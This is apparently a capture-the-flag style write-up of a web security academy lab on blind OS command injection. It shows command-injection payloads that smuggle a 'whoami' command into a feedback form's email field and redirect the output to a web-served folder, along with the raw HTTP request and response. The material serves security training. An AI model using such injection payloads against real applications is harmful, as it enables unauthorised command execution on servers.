Blind OS command injection with output redirection

This lab contains a blind OS command injection vulnerability in the feedback function.

The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:
/var/www/images/

The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.

To solve the lab, execute the whoami command and retrieve the output.

Command from the academy briefing

Simply modify this a little and see what's what.

& whoami > /var/www/static/whoami.txt &`

& whoami > /var/www/images &`

Final encoded payload used in the email field
%26+whoami+>+/var/www/images/image.txt+%26

Request

Pretty Raw Hex Hackvertor

```
1 POST /feedback/submit HTTP/1.1
2 Host: 0a2c00f9042d7ac0c01b613700fb00fb.web-security-academy.net
3 Cookie: session=4NVHOiIVJDyG6KNlxjWLD47L3LwKMDjt
4 Content-Length: 131
5 Content-Type: application/x-www-form-urlencoded
6
7 csrf=Zj8WRcJirJiaYw6QUPjVfeGo6O3LfVLV&name=sw1m&email=
  %26+whoami+>+/var/www/images/image.txt+%26&subject=Subject&message=Message%0A
```


POST request response

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 500 Internal Server Error
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 16
5
6 "Could not save"
```

Navigate to the image created by the attack



Easy peasy, lemon squeezy